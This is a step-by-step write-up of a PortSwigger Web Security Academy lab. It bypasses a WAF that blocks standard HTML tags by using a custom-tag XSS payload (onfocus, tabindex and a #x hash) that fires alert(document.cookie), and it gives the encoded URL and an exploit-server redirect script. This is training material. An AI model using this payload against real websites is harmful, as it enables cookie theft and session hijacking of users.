PortSwigger
Description

Perform a cross-site scripting attack that injects a custom HTML tag and automatically alerts document.cookie. All standard HTML tags are blocked, but custom tags are allowed.
The WAF blocks all standard HTML tags (like <script>, <img>, <body>, <div>, etc.), but custom tags (anything not in the standard HTML tag list) are allowed.
Solution Steps
Step 1: Understand the Attack Vector
Since custom tags are allowed, we can create our own tag with an event handler:
<xss onfocus=alert(document.cookie)>
Problem: onfocus event only triggers when the element receives focus (user clicks or tabs into it).
Solution: Use tabindex to make the element focusable, then use URL hash (#) to automatically focus on it.
Step 2: Construct the Payload
Custom tag with all attributes:

<xss id=x onfocus=alert(document.cookie) tabindex=1>
Step 3: URL-encode the Payload
Original payload:
<xss id=x onfocus=alert(document.cookie) tabindex=1>
URL-encoded:
%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E
Step 4: Add Hash to Auto-Focus
The #x at the end of the URL tells the browser to focus on the element with id=x automatically when the page loads.
Complete malicious URL:
https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x
Step 5: Create the Exploit on Exploit Server
Go to the exploit server and paste the following code:
<script>
location = 'https://YOUR-LAB-ID.web-security-academy.net/?search=%3Cxss+id%3Dx+onfocus%3Dalert%28document.cookie%29%20tabindex=1%3E#x';
</script>
- Replace
YOUR-LAB-IDwith your actual lab ID.
Step 6: Deliver the Exploit
- Click “Store”
- Click “Deliver exploit to victim”
- The
alert(document.cookie)executes automatically - Lab solved!
